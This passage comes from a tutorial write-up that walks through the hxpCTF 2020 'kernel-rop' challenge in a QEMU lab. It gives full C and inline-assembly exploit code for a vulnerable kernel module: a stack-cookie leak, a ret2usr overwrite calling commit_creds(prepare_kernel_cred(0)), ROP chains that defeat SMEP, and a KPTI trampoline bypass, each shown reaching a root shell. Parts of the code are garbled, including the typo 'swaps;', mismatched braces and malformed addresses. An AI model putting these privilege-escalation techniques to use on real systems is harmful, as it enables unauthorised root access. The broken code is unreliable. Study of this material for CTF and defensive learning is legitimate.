7     undefined local_a0 [128];
8     long local_20;
9
10    __fentry__();
11    local_20 = *(long *)(in_GS_OFFSET + 0x28);
12    if (0x1000 < extraout_RDX) {
13        __warn_printk("Buffer overflow detected (%d < %lu)!\n",0x1000);
14        do {
15            invalidInstructionException();
16        } while( true );
17    }
18    __check_object_size(hackme_buf,extraout_RDX,0);
19    lVar1 = _copy_from_user(hackme_buf,param_2,extraout_RDX);
20    if (lVar1 == 0) {
21        _memcpy(local_a0,hackme_buf,extraout_RDX);
22        uVar2 = extraout_RDX;
23    }
24    else {
25        uVar2 = 0xffffffffffffffff;
26    }
27    if (local_20 == *(long *)(in_GS_OFFSET + 0x28)) {
28        return uVar2;
29    }
30    /* WARNING: Subroutine does not return */
31    __stack_chk_fail();
32 }
```

The bugs in these 2 functions are pretty clear. They both read/write to a stack buffer that is 128 bytes in length, but only alert a buffer overflow if the size is larger than 0x1000. Using these bugs, we can freely read and write the kernel stack.

Now, let's see what we can do with the above primitives to achieve root privileges, starting with the least mitigation features possible: only stack cookies.

The Simplest Exploit – Ret2Usr

Concept

Recall Return-to-user aka ret2usr originates from a similar technique we've done before "ret2shellcode". Here instead of putting shellcode on the stack, we can put a piece of code where we want to return in userland itself. After that, we simply overwrite the return address of the function that is being called in the kernel itself with that address. Because the vulnerable function is a kernel function, our code – even though being in userland – is executed under kernel-mode. By this way, we have already achieved arbitrary code execution.

In order for this technique to work, we will remove most of the mitigation features in the qemu script by removing `+smep`, `+smap`, `kpti=1`, `kaslr` and adding `nopti`, and `nokaslr`.

Since this is the first technique in the series, I will explain the exploitation process step by step. Updated script below.

```
#!/bin/sh
qemu-system-x86_64 \
-m 128M \
-cpu kvm64, \
-kernel vmlinuz \
-initrd initramfs.cpio.gz \
-hdb flag.txt \
-snapshot \
-nographic \
-monitor /dev/null \
-no-reboot \
-append "console=ttyS0 nopti nokaslr quiet panic=1" \
-s
```

Opening the device

First of all, before we can interact with the module, we have to open it first. The function to open the device is as simple as opening a normal file:

```
int global_fd;

void open_dev()
{
    global_fd = open(TARGET_MODULE, O_RDWR);
    if (global_fd < 0) {
        puts("[-] Failed to open device");
        exit(-1);
    } else {
        printf("[+] Successfully opened device %s\n", TARGET_MODULE);
    }
}
```

After doing this, we can now read and write to `global_fd`.

Leaking Stack Cookies

Because we have arbitrary stack read, leaking is trivial. The local_a0 buffer on the stack itself is 0x80 bytes long, and the stack cookie is immediately after it. Therefore, if we read the data to an unsigned long int array (of which each element is 8 bytes), the cookie will be at offset 16.

```
/*
 * void leak(void):
 *   The local_a0 buffer can only hold 128 bytes and since the cookie lays
 *   right after it, the cookie will be at offset 16 (128/(8 == sizeof(unsigned long int) == 16))
 *
 */
void leak(void) {
    unsigned long int leak[20];

    ssize_t r = read(global_fd,      // File descriptor to read from
                     leak,          // buffer to receive data
                     sizeof(leak)); // 160 bytes

    cookie = leak[16]; // Cookie / Canary

    printf("[*] Successfully leaked %zd bytes\n", r);
    printf("[*] Cookie: 0x%lx\n", cookie);
}
```

Let's take a look at this in the debugger. To begin launch qemu and get the addresses of all symbols loaded into the kernel (looking for our target module of course).

```
/ # cat /proc/kallsyms | grep hackme
fffffffffc0000030 t hackme_release [hackme]
fffffffffc0000040 t hackme_write [hackme]
fffffffffc0000020 t hackme_open [hackme]
fffffffffc0000100 t hackme_read [hackme]
fffffffffc0002000 d hackme_misc [hackme]
fffffffffc0000000 t hackme_exit [hackme]
fffffffffc00010a0 r hackme_fops [hackme]
fffffffffc0001076 r .LC1 [hackme]
fffffffffc00011a0 r _note_7 [hackme]
fffffffffc0002080 d __this_module [hackme]
fffffffffc0000000 t cleanup_module [hackme]
fffffffffc0002440 b hackme_buf [hackme]
```

This tells us where to set our breakpoint. We attach like so:

```
[root@kali]~/kernel-spoitation]
# gdb -q --nx vmlinux...
Reading symbols from vmlinux...
Download failed: Function not implemented. Continuing without debug info for /root/kernel-spoitation/vmlinux.
(No debugging symbols found in vmlinux)
(gdb) target remote :1234
Remote debugging using :1234
0xffffffff8101b652 in _stext ()
(gdb) b * 0xffffffffc0000100
Breakpoint 1 at 0xffffffffc0000100
(gdb) c
Continuing.

Breakpoint 1, 0xffffffffc0000100 in ?? ()
(gdb) set disassembly-flavor intel
```

Once the breakpoint is hit, we can see the cookie check just before we return.

```
(gdb) disassemble $rip,+150
Dump of assembler code from 0xfffffffffc0000100 to 0xfffffffffc0000196:
=> 0xfffffffffc0000100:    nop      DWORD PTR [rax+rax*1+0x0]
  0xfffffffffc0000105: push    rbp
  0xfffffffffc0000106: mov     rdi,0xfffffffffc0002440
  0xfffffffffc000010d: mov     rbp,rsp
  0xfffffffffc0000110: push    r12
  0xfffffffffc0000112: push    rbx
  0xfffffffffc0000113: mov     r12,rsi
  0xfffffffffc0000116: lea     rsi,[rbp-0x98]
  0xfffffffffc000011d: mov     rbx,rdx
  0xfffffffffc0000120: sub     rsp,0x88
  0xfffffffffc0000127: mov     rax,QWORD PTR gs:0x28
  0xfffffffffc0000130: mov     QWORD PTR [rbp-0x18],rax
  0xfffffffffc0000134: xor     eax,eax
  0xfffffffffc0000136: call    0xffffffff8100dd60 <_stext+56672>
  0xfffffffffc000013b: cmp     rbx,0x1000
  0xfffffffffc0000142: ja     0xfffffffffc0000193
  0xfffffffffc0000144: mov     edx,0x1
  0xfffffffffc0000149: mov     rsi,rbx
  0xfffffffffc000014c: mov     rdi,0xfffffffffc0002440
  0xfffffffffc0000153: call    0xffffffff816cb4d0
  0xfffffffffc0000158: mov     rdx,rbx
  0xfffffffffc000015b: mov     rsi,0xfffffffffc0002440
  0xfffffffffc0000162: mov     rdi,r12
  0xfffffffffc0000165: call    0xffffffff818c0d60
  0xfffffffffc000016a: test    rax,rax
  0xfffffffffc000016d: mov     rax,0xfffffffffffffff2
  0xfffffffffc0000174: cmove   rax,rbx
  0xfffffffffc0000178: mov     rcx,QWORD PTR [rbp-0x18]
  0xfffffffffc000017c: xor     rcx,QWORD PTR gs:0x28
  0xfffffffffc0000185: jne    0xfffffffffc00001b2
  0xfffffffffc0000187: add     rsp,0x88
  0xfffffffffc000018e: pop    rbx
  0xfffffffffc000018f: pop    r12
  0xfffffffffc0000191: pop    rbp
  0xfffffffffc0000192: ret
```

We can see the cookie value stored in RCX during the check:

```
(gdb) b * 0xfffffffffc000017c
Breakpoint 2 at 0xfffffffffc000017c
(gdb) c
Continuing.

Breakpoint 2, 0xfffffffffc000017c in ?? ()
(gdb) info registers
rax          0xa0          160
rbx          0xa0          160
rcx          0xa1dc3b113c7e3c00 -6783481993511420928
rdx          0x0           0
```

If we continue running, we can see that we have successfully leaked the stack cookie.

```
/ # ./exploit
[+] Successfully opened device /dev/hackme
[*] Leaked 160 bytes
[*] Cookie: 0xa1dc3b113c7e3c00
[*] Payload generated, triggering overflow
```

Overwriting the Return Address

The situation here is the same as leaking, we will create an unsigned long array, then overwrite the cookie with our leaked cookie at index 16. The important thing to note here is that different from userland programs, this kernel function actually pops 3 registers from the stack, namely rbx, r12, rbp instead of just rbp. Therefore, we have to put 3 dummy values after the cookie.

Then the next value will be the return address that we want our program to return into, which is the function that we will craft on userland to achieve root privileges, I named it the same as Midas *escalate_privs*.

```
/*
 * void overflow(void):
 *   Overwrites the return address by overflowing local_a0.
 *
 */
void overflow(void) {
    unsigned long int payload[50];
    unsigned offset = 16;

    payload[offset++] = cookie;           // Stack Canary
    payload[offset++] = 0x4242424242424242; // pop rbx
    payload[offset++] = 0x4242424242424242; // pop r12
    payload[offset++] = 0x4242424242424242; // pop rbp
    payload[offset++] = 0x4343434343434343; // (unsigned long int)escalate_privs; // ret

    puts("[*] Payload generated, triggering overflow");
    ssize_t w = write(global_fd,           // File descriptor to write to
                      payload,          // Data to be written (overwrite return address)
                      sizeof(payload)); // (50 * 8) < 0x1000 but > 128 bytes

    puts("[-] Exploitation failed");
}
```

We can see we are successful in the kernel crash.

```
/ # ./exploit
[+] Successfully opened device /dev/hackme
[*] Successfully leaked 160 bytes
[*] Cookie: 0x2efb5066c30dd600
[*] Payload generated, triggering overflow
[ 3.509306] BUG: unable to handle page fault for address: 4343434343434343
[ 3.509589] #PF: supervisor read access in kernel mode
```

The final concern here is what do we actually write in that function to achieve root privileges.

Getting root privileges

Just to remember the goal is not to pop any shell, but a root shell. Typically, the most common way to do this is by using 2 functions called *commit_creds()* and *prepare_kernel_cred()*, which are functions that already reside in the kernel-space code itself.

What we need to do is call the 2 functions like this:

```
commit_creds(prepare_kernel_cred(0))
```

Since KASLR is disabled, the addresses where these functions reside in is constant across every boot. So, we can easily get those addresses by reading */proc/kallsyms* file using these shell commands:

```
/ # cat /proc/kallsyms | grep commit_creds
fffffffff814c6410 T commit_creds
fffffffff81f87d90 r __ksymtab_commit_creds
fffffffff81fa0972 r __kstrtab_commit_creds
fffffffff81fa4d42 r __kstrtabns_commit_creds
/ # cat /proc/kallsyms | grep prepare_kernel_cred
fffffffff814c67f0 T prepare_kernel_cred
fffffffff81f8d4fc r __ksymtab_prepare_kernel_cred
fffffffff81fa09b2 r __kstrtab_prepare_kernel_cred
fffffffff81fa4d42 r __kstrtabns_prepare_kernel_cred
```

Then the code to achieve root privileges can be written as follows (used Midas that he got from a writeup):

```
void escalate_privs(void) {
    // Arguments 1-6 are passed via registers RDI, RSI, RDX, RCX, R8, R9 respectively
    // Arguments 7+ are pushed onto the stack
    __asm__ (
        ".intel_syntax noprefix;"
        "movabs rax, 0xfffffffff814c67f0;" // prepare_kernel_cred
        "xor rdi, rdi;" // argv1 = 0
        "call rax;" // rax = call prepare_kernel_cred(0)
        "mov rdi, rax;" // argv1 = struct cred*
        "movabs rax, 0xfffffffff814c6410;" // commit_creds
        "call rax;" // rax = commit_creds(struct cred *new)
        // ...
        ".att_syntax;" );
}
```

If we return the uid to 1000 and run the exploit we can see we are running as root (uid:0).

```
/ $ ./exploit
[+] Successfully opened device /dev/hackme
[*] Successfully leaked 160 bytes
[*] Cookie: 0xb087d8a80603a500
[*] Payload generated, triggering overflow
[ 58.135316] kernel tried to execute NX-protected page - exploit attempt? (uid: 0)
[ 58.135703] BUG: unable to handle page fault for address: 0000000000400488
[ 58.136089] #PF: supervisor instruction fetch in kernel mode
[ 58.136412] #PF: error_code(0x0011) - permissions violation
[ 58.136686] PGD 651a067 P4D 651a067 PUD 651f067 PMD 6574067 PTE 8000000002a31025
[ 58.137080] Oops: 0011 [#1] SMP NOPTI
[ 58.137404] CPU: 0 PID: 116 Comm: exploit Tainted: G          0      5.9.0-rc6+ #10
[ 58.138143] Hardware name: QEMU Standard PC (i440FX + PIIX, 1996), BIOS 1.14.0-2 04/01/2014
[ 58.138932] RIP: 0010:0x400488
```

Returning to Userland

At the current state of exploitation, if you simply return to a userland piece of code to pop a shell you will be disappointed. The reason is because after running the above code, we are still executing in kernel-mode. In order to open a root shell, we have to return to user-mode.

Basically, if the kernel runs normally, it will return to userland using 1 of these instructions (in x64): **sysretq** or **iretq**. The **iretq** instruction just requires the stack to be setup with 5 userland register values in this order: **RIP|CS|RFLAGS|SP|SS**.

The process keeps track of 2 different sets of values for these registers, one for user-mode and one for kernel-mode. Therefore, after finishing executing in kernel-mode, it must revert back to the user-mode values for these registers. For RIP, we can simply set this to be the address of the function that pops a shell.

To solve this problem, we save the state of these registers before going into kernel-mode, then reload them after gaining root privileges. The function to save their states is as follows:

```
unsigned long int user_cs, user_ss, user_rflags, user_sp;
/*
 * void save_state(void)
 *   Saving the state of CS|RFLAGS|SP|SS for when returning back into user-land
 *
 */
void save_state(void) {
    __asm__ (
        ".intel_syntax noprefix"
        "mov user_cs, cs;" // user_cs = cs
        "mov user_ss, ss;" // user_ss = ss
        "mov user_sp, rsp;" // user_sp = current location of stack pointer
        "pushf;" // push flags onto stack
        "pop user_rflags;" // store RFLAGS into user_rflags
        ".att_syntax;"
    );
    puts("[*] Saved the register state for userland");
}
```

And one more thing, on x86_64 one more instruction called **swapgs** must be called before **iretq**. The purpose of this instruction is to also swap the GS register between kernel-mode and user-mode.

With all that information, we can finish the code to gain root privileges and return to user-mode:

```
unsigned long int user_rip = (unsigned long) get_shell;
// Return to user-land from kernel-land
"swapgs;" // swap the GS register from kernel-mode to user-mode
"mov r15, user_ss;" // +-----+
"push r15;" // |
"mov r15, user_sp;" // +-- Restore state of CS|RFLAGS|SP|SS and call
"push r15;" // |   get_shell
"mov r15, user_rflags;" // |
"push r15;" // |
"mov r15, user_cs;" // |
"push r15;" // |
"mov r15, user_rip;" // |
"push r15;" // +-----+
"iretq;" // return to user-land!
".att_syntax;"
);
```

With that this is all we need to gain code execution!

Below is the full code:

```
#include <unistd.h>
#include <fcntl.h>
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>

#define TARGET_MODULE "/dev/hackme"

int global_fd;

void open_dev()
{
    global_fd = open(TARGET_MODULE, O_RDWR);
    if (global_fd < 0) {
        puts("[-] Failed to open device");
        exit(-1);
    } else {
        printf("[*] Successfully opened device %s\n", TARGET_MODULE);
    }
}

unsigned long cookie;

/*
 * void leak(void):
 *   The local_a0 buffer can only hold 128 bytes and since the cookie lays
 *   right after it, the cookie will at offset 16 (128/(8 == sizeof(unsigned long int) == 16))
 *
 */
void leak(void) {
    unsigned long int leak[20];

    ssize_t r = read(global_fd,      // File descriptor to read from
                     leak,          // buffer to receive data
                     sizeof(leak)); // 160 bytes

    cookie = leak[16]; // Cookie / Canary

    printf("[*] Successfully leaked %zd bytes\n", r);
    printf("[+] Cookie: 0x%lx\n", cookie);
}

void get_shell(void) {
    puts("[+] Round trip complete kernel-land => user-land");
    if (getuid() == 0) {
        printf("[*] UID: %d, got root!\n", getuid());
        system("/bin/sh");
    } else {
        puts("[*] Exploitation failed");
    }
}

/*
 * void escalate_privs(void):
 *   This function changes our userid from a low privileged user to 0 aka
 *   root. It will also return us from kernel-land to user-land.
 *
 */
unsigned long int user_rip = (unsigned long) get_shell;

void escalate_privs(void) {
    // Arguments 1-6 are passed via registers RDI, RSI, RDX, RCX, R8, R9 respectively
    // Arguments 7+ are pushed onto the stack
    __asm__ (
        ".intel_syntax noprefix;"
        "movabs rax, 0xffffffff814c67f0;" // prepare_kernel_cred
        "xor rdi, rdi;"                 // argv1 = 0
        "call rax;"                   // rax = call prepare_kernel_cred(0)
    )
}
```

```

// Return to user-land from kernel-land
"swaps;"           // swap the GS register from kernel-mode to user-mode
"mov r15, user_ss;" // +-----+
"push r15;"         //      |
"mov r15, user_sp;" //      +-- Restore state of CS|RFLAGS|SP|SS and call
"push r15;"         //      |      get_shell
"mov r15, user_rflags;" //      |
"push r15;"         //      |
"mov r15, user_cs;" //      |
"push r15;"         //      |
"mov r15, user_rip;" //      |
"push r15;"         // +-----+
"iretq;"           //      return to user-land!
".att_syntax;"     //

};

}

unsigned long int user_cs, user_ss, user_rflags, user_sp;
/*
 * void save_state(void)
 *   Saving the state of CS|RFLAGS|SP|SS for when returning back into user-land
 *
 */
void save_state(void) {
__asm__(
".intel_syntax noprefix;"
"mov user_cs, cs;" // user_cs = cs
"mov user_ss, ss;" // user_ss = ss
"mov user_sp, rsp;" // user_sp = current location of stack pointer
"pushf;"           // push flags onto stack
"pop user_rflags;" // store RFLAGS into user_rflags
".att_syntax;"     );
puts("[*] Saved the register state for userland");
}

/*
 * void overflow(void):
 *   Overwrites the return address by overflowing local_a0.
 *
 */
void overflow(void) {
    unsigned long int payload[50];
    unsigned offset = 16;

    payload[offset++] = cookie;           // Stack Canary
    payload[offset++] = 0x4242424242424242; // pop rbx
    payload[offset++] = 0x4242424242424242; // pop r12
    payload[offset++] = 0x4242424242424242; // pop rbp
    payload[offset++] = (unsigned long int)escalate_privs; // ret

    puts("[*] Payload generated, triggering overflow");
    ssize_t w = write(global_fd,           // File descriptor to write to
                      payload,          // Data to be written (overwrite return address)
                      sizeof(payload)); // (50 * 8) < 0x1000 but > 128 bytes

    puts("[-] Exploitation failed");
}

int main()
{
    save_state();
    open_dev();
    leak();
    overflow();
    puts("[-] Exploitaiton failed");
}

```

Once launched we can see that our exploit is successful.

```
/ $ ./exploit
[*] Saved the register state for userland
[*] Successfully opened device /dev/hackme
[*] Successfully leaked 160 bytes
[+] Cookie: 0x6d19bac116af0000
[*] Payload generated, triggering overflow
[+] Round trip complete kernel-land => user-land
[*] UID: 0, got root!
/ # id
uid=0 gid=0
```

Adding SMEP

The next portion of Midas Kernel Exploitation series is adding SMEP to the loaded module. **SMEP**, abbreviated for **Supervisor mode execution protection (SMEP)**, is a feature which marks all the userland pages in the page table as non-executable when the process is executing in kernel-mode. In the kernel, this is enabled by setting the 20th bit of Control Register CR4. On boot, it can be enabled by adding **+smepl** to **-cpu** and disabled by adding **nosmep** to **-append**.

We previously used code in userland to achieve root privileges. That strategy won't work anymore, SMEP has already marked the page which contains our code, as non-executable while the process is executing in kernel-mode. This is similar to the NX bit on userland making the stack non-executable. That's we introduced ROP, kernel exploitation is no different.

The attempt to overwrite CR4

As previously mentioned, the 20th bit of Control Register CR4 is responsible for enabling or disabling SMEP. While executing in kernel-mode, we have the power to modify the content of this register with ASM instructions such as **mov cr4, rdi**. This instruction can be found in a function called **native_write_cr4()**, which overwrites the content of CR4 with its parameter and it resides in the kernel itself. So, our first attempt to bypass will be to ROP into **native_write_cr4(value)**, where value is set to clear the 20th bit of CR4.

We can find this address by reading **/proc/kallsyms**:

```
/ # cat /proc/kallsyms | grep native_write_cr4
ffffffff814443e0 T native_write_cr4
/ #
```

So here, we're going to want to return into **native_write_cr4(value)**, then return to our privilege escalation code. For the current value of CR4, we can get it by either causing a kernel panic or attaching it to a debugger and running **info registers**.

cr0	0x80050033	[PG AM WP NE ET MP PE]
cr2	0x7ffe16619ed8	140729273917144
cr3	0x64b4000	[PDBR=3 PCID=0]
cr4	0x10006f0	[SMEP OSXMMEXCPT OSFXSR PGE MCE PAE PSE]
cr8	0x1	1
efer	0xd01	[NXE LMA LME SCE]

We will clear the 20th bit, which is at the position of 0x100000, our value will be 0x6f0. Our payload will be as follows:

```
unsigned long int pop_rdi_ret = 0xffffffff81006370;
unsigned long int native_write_cr4 = 0xffffffff814443e0;
void overflow(void) {
--snip--

    payload[offset++] = cookie;           // Stack Canary
    payload[offset++] = 0x4242424242424242; // pop rbx
    payload[offset++] = 0x4242424242424242; // pop r12
    payload[offset++] = 0x4242424242424242; // pop rbp
    payload[offset++] = pop_rdi_ret;        // return address
    payload[offset++] = 0x6f0;
    payload[offset++] = native_write_cr4;   // native_write_cr4(0x6f0)
    payload[offset++] = (unsigned long int)escalate_privs; // ret
```

For gadgets such as **pop rdi ; ret**, we can easily find them by grepping the gadgets.txt file that was generated by running **ROPGadget** on the kernel image in the first post.

WARNING: it seems that in the kernel image file vmlinux, there is no information about whether a region is executable or not, so ROPgadget will attempt to find all the gadgets that exist in the binary, even the non-executable ones. If you try to use a gadget and the kernel crashes because it is non-executable, you just have to try another one.

In theory, running this should give us a root shell. However, the kernel still crashes and gives us a SMEP related error:

```
[*] Payload generated, triggering overflow
[ 2.673249] unable to execute userspace code (SMEP?) (uid: 1000)
[ 2.673737] BUG: unable to handle page fault for address: 0000000000401da2
```

Why is SMEP still active if we have already cleared the 20th bit?

```
/ # dmesg | grep CR4
[ 11.350814] pinned CR4 bits changed: 0x100000!?
[ 11.351931] CR2: 0000000007455f8 CR3: 0000000006544000 CR4: 00000000001006f0
[ 11.357859] CR2: 0000000000401da2 CR3: 0000000006544000 CR4: 00000000001006f0
[ 11.362095] CR2: 0000000000401da2 CR3: 0000000006544000 CR4: 00000000001006f0
/ #
```

It seems like the 20th bit of CR4 is somehow pinned. If we were to continue to do research, we'd conclude that the 20th and 21st bits of CR4 are pinned on boot, and will immediately be set again after being cleared, so they can never be overwritten this way anymore.

So, our first attempt was a failure. We now know that even though we have the power to overwrite CR4 in kernel-mode, the kernel developers have already been made aware of it and prohibited us from using such a technique to exploit the kernel.

Building a complete escalation ROP chain

In this second attempt, we will get rid of the idea by getting root privileges by running our own code completely and try to achieve it by using ROP only. The plan is straight forward:

1. ROP into prepare_kernel_cred(0)
2. ROP into commit_creds(), with the return value from step 1 as a parameter
3. ROP into swapgs ; ret
4. ROP into iretq with the stack setup as RIP|CS|RFLAGS|SP|SS

The ROP chain itself is not complicated, but it was not easy to build (I skipped manually doing it and used his for-time sake). Firstly, as I mentioned above there are a lot of gadgets that ROPgadget found unusable. Secondly, it seems that ROPgadget can find swapgs just fine, but it can't find iretq, so we have to use objdump to look for it:

```
[root@kali] ~]$ objdump -j .text -d ./vmlinux | grep iretq | head -1  
ffeffffff8100c0d9: 48 cf iretq
```

Below is the complete ROP chain.

```
payload[offset++] = cookie; // Stack Canary  
payload[offset++] = 0x4242424242424242; //  
payload[offset++] = 0x4242424242424242; //  
payload[offset++] = 0x4242424242424242; //  
// RAX == (0xffffffff814c67f0 => prepare_kernel_cred( RDI => 0 ));  
payload[offset++] = 0xffffffff81006370; // pop rdi ; ret  
payload[offset++] = 0x0000000000000000; //  
payload[offset++] = 0xffffffff814c67f0; // &prepare_kernel_cred  
// RAX == (0xffffffff814c6410 => commit_creds( RDI => RAX ));  
payload[offset++] = 0xffffffff81007616; // pop rdx ; ret  
payload[offset++] = 0x0000000000000008; //  
payload[offset++] = 0xffffffff81964cc4; // cmp rdx, 8 ; jne 0xffffffff81964cbb ; pop rbx ;  
pop rbp ; ret  
payload[offset++] = 0x0000000000000000; //  
payload[offset++] = 0x0000000000000000; //  
payload[offset++] = 0xffffffff8166fea3; // mov rdi, rax ; jne 0xffffffff8166fe7a ; pop rbx ;  
pop rbp ; ret  
payload[offset++] = 0x0000000000000000; //  
payload[offset++] = 0x0000000000000000; //  
payload[offset++] = 0xffffffff814c6410; // &commit_creds  
// RESTORE REGISTER CONTENTS PREPARE TO RETURN TO USERLAND  
payload[offset++] = 0xffffffff8100a55f; // swapgs ; pop rbp ; ret  
payload[offset++] = 0x0000000000000000; //  
payload[offset++] = 0xffffffff8100c0d9; // iretq frame  
payload[offset++] = user_rip;  
payload[offset++] = user_cs;  
payload[offset++] = user_rflags;  
payload[offset++] = user_sp;  
payload[offset++] = user_ss;  
payload[offset++] = 0x4343434343434343; // pop rdi ; ret
```

With that, we have successfully built an exploit that defeats SMEP and opens a root shell.

```
[*] Saved the register state for userland  
[*] Successfully opened device /dev/hackme  
[*] Successfully leaked 160 bytes  
[+] Cookie: 0x8a52dc2fee962c00  
[*] Payload generated, triggering overflow  
[+] Round trip complete kernel-land => user-land  
[*] UID: 0, got root!  
/ # id  
uid=0 gid=0
```

Adding KPTI

KPTI, abbreviated for Kernel page-table isolation, is a feature which separates user-space and kernel-space page tables entirely, instead of using just one set. One set of page tables includes both kernel-space and user-space addresses same as before, but it is only used when the system is running in kernel mode. The second set of page tables for use in user mode contains a copy of user-space and a minimal set of kernel-space addresses. It can be enabled/disabled by adding **kpti=1** or **nopti** under **-append** option.

Interestingly trying to run previous exploits with this mitigation enabled results in a user-land crash. The reason is because even though we have already returned the execution to user-mode, the page tables that it is using is still the kernels with all the pages in userland marked as non-executable.

Bypassing KPTI is actually not too complicated. Midas provides us with 2 methods:

1. Using a signal handler (method by @ntrung03): This is a very clever solution, the fact that it is so simple. The idea is that because what we are dealing with is a SIGSEGV in the userland, we can just add a signal handler to it which calls `get_shell()` by simply inserting this line into main:
`signal(SIGSEGV, get_shell);`.
2. Using the KPTI trampoline (used by most writeups): This method is based on the idea that if a syscall returns normally, there must be a piece of code in the kernel that will swap the page tables back to userland ones, so we will try to reuse that code to our purpose. That piece of code is called a KPTI trampoline, and what it does is swap page tables, `swapgs` and `iretq`.

Tweaking the ROP Chain

The piece of code resides in a function called `swapgs_restore_regs_and_return_to_usermode()`, we can again find the address of it by reading `/proc/kallsyms`.

```
/ # cat /proc/kallsyms | grep swapgs_restore_regs_and_return_to_usermode
ffffffff81200f10 T swapgs_restore_regs_and_return_to_usermode
/ # █
```

This is what the start of the function looks like in IDA:

```
(gdb) disassemble 0xffffffff81200f10,+80
Dump of assembler code from 0xffffffff81200f10 to 0xffffffff81200f60:
 0xffffffff81200f10 <_stext+2101008>: pop    r15
 0xffffffff81200f12 <_stext+2101010>: pop    r14
 0xffffffff81200f14 <_stext+2101012>: pop    r13
 0xffffffff81200f16 <_stext+2101014>: pop    r12
 0xffffffff81200f18 <_stext+2101016>: pop    rbp
 0xffffffff81200f19 <_stext+2101017>: pop    rbx
 0xffffffff81200f1a <_stext+2101018>: pop    r11
 0xffffffff81200f1c <_stext+2101020>: pop    r10
 0xffffffff81200f1e <_stext+2101022>: pop    r9
 0xffffffff81200f20 <_stext+2101024>: pop    r8
 0xffffffff81200f22 <_stext+2101026>: pop    rax
```

As you can see, it first recovers a lot of registers by popping from the stack.

However, what we are actually interested in is the parts where it swaps the page tables: **swapgs** and **iretq** - not this part. Simple ROP into this function will work just fine, but it will unnecessarily enlarge our ROP chain due to a lot of dummy registers that need to be inserted. As a result, our KPTI trampoline will be at ***swapgs_restore_regs_and_return_to_usermode+22*** instead, which is the address of the first mov.

After the initial registers' restoration, below are the parts that are useful to us:

```

0xffffffff81200f26 <_stext+2101030>: mov    rdi,rs
0xffffffff81200f29 <_stext+2101033>: mov    rsp,QWORD PTR gs:0x6004
0xffffffff81200f32 <_stext+2101042>: push   QWORD PTR [rdi+0x30]
0xffffffff81200f35 <_stext+2101045>: push   QWORD PTR [rdi+0x28]
0xffffffff81200f38 <_stext+2101048>: push   QWORD PTR [rdi+0x20]
0xffffffff81200f3b <_stext+2101051>: push   QWORD PTR [rdi+0x18]
0xffffffff81200f3e <_stext+2101054>: push   QWORD PTR [rdi+0x10]
0xffffffff81200f41 <_stext+2101057>: push   QWORD PTR [rdi]
0xffffffff81200f43 <_stext+2101059>: push   rax
0xffffffff81200f44 <_stext+2101060>: xchg   ax,ax
0xffffffff81200f46 <_stext+2101062>: mov    rdi,cr3
0xffffffff81200f49 <_stext+2101065>: jmp   0xffffffff81200f7f <_stext+2101119>
0xffffffff81200f4b <_stext+2101067>: mov    rax,rdi
0xffffffff81200f4e <_stext+2101070>: and   rdi,0x7ff
0xffffffff81200f55 <_stext+2101077>: bt    QWORD PTR gs:0x2ae56,rdi
0xffffffff81200f5f <_stext+2101087>: jae   0xffffffff81200f70 <_stext+2101104>
0xffffffff81200f61 <_stext+2101089>: btr   QWORD PTR gs:0x2ae56,rdi
0xffffffff81200f6b <_stext+2101099>: mov    rdi,rax
0xffffffff81200f6e <_stext+2101102>: jmp   0xffffffff81200f78 <_stext+2101112>
0xffffffff81200f70 <_stext+2101104>: mov    rdi,rax
0xffffffff81200f73 <_stext+2101107>: bts   rdi,0x3f
0xffffffff81200f78 <_stext+2101112>: or    rdi,0x800
0xffffffff81200f7f <_stext+2101119>: or    rdi,0x1000
0xffffffff81200f86 <_stext+2101126>: mov    cr3,rdi
0xffffffff81200f89 <_stext+2101129>: pop   rax
0xffffffff81200f8a <_stext+2101130>: pop   rdi
0xffffffff81200f8b <_stext+2101131>: swapgs

```

Notice that there are 2 extra pops at the start, so we will have to place 2 dummy values to account for the POP RAX and POP RDI. The other snippets is where it (swapgs), swaps page tables by modifying control register CR3, and finally iretq. Below is our ROP chain.

```

payload[offset++] = 0xffffffff81200f26; // swapgs_restore_regs_and_return_to_usermode+22
(KPTI TRAMPOLINE)
payload[offset++] = 0x0000000000000000; //
payload[offset++] = 0x0000000000000000; //
payload[offset++] = user_rip;
payload[offset++] = user_cs;
payload[offset++] = user_rflags;
payload[offset++] = user_sp;
payload[offset++] = user_ss;

```

Above is the final stage used to bypass KPTI but remember the signal way is much easier.

Adding SMAP

SMAP, abbreviated for Supervisor Mode Access Prevention was introduced to complement SMEP, this feature marks all the userland pages in the page table as non-accessible when the process is in kernel-mode, which means they cannot be read or written to. In the kernel this is enabled by setting the **21st bit** of Control Register **CR4**. On boot, it can be enabled by adding **+smap** to **-cpu** and disabled by adding **nosmap** to **-append**.

This situation becomes significantly harder if we need to pivot the stack into a page in userland. Operations like push and pop on the stack require read and write. Which SMAP prevents.

About KASLR and FG-KASLR

We're finally at the last part of Midas kernel exploitation series. All the lessons we learned so far utilized the challenge kernel-rop provided by hxpCTF 2020.

KASLR, abbreviated for Kernel address space layout randomization, is just like ASLR on userland, it randomizes the base address where the kernel image is loaded each time the system is booted. It can be enabled/disabled by adding **kaslr** or **nokaslr** under **-append** option of qemu.

To defeat userland ASLR, what we typically do is leak an address, then all other addresses will be just an offset from the base of the leaked address. This is also true for normal KASLR, where the image base is randomized, and all other functions will be just a constant offset from it.

Booting the system several times and reading **/proc/kallsyms**, you will notice that most of the symbols get randomized on their own, so their addresses are not a constant offset from the offset from the kernel .text base like what we used to deal with. This is called **Function Granular KASLR**. Its purpose is to prevent hackers from defeating KASLR in the traditional way, by "rearrange your kernel code at load time on a per-function level granularity, with only around a second added to boot time.

In theory, if everything in the kernel gets completely randomized, it will be almost impossible for us to gather useful gadgets from the kernel image.

Refresher

I decided to re-document the process once more using the writeup by <https://y3a.github.io/>. To begin we're given the following files:

- run.sh: script to run the challenge in qemu
- vmlinuz: kernel image
- initramfs.cpio.gz: file system

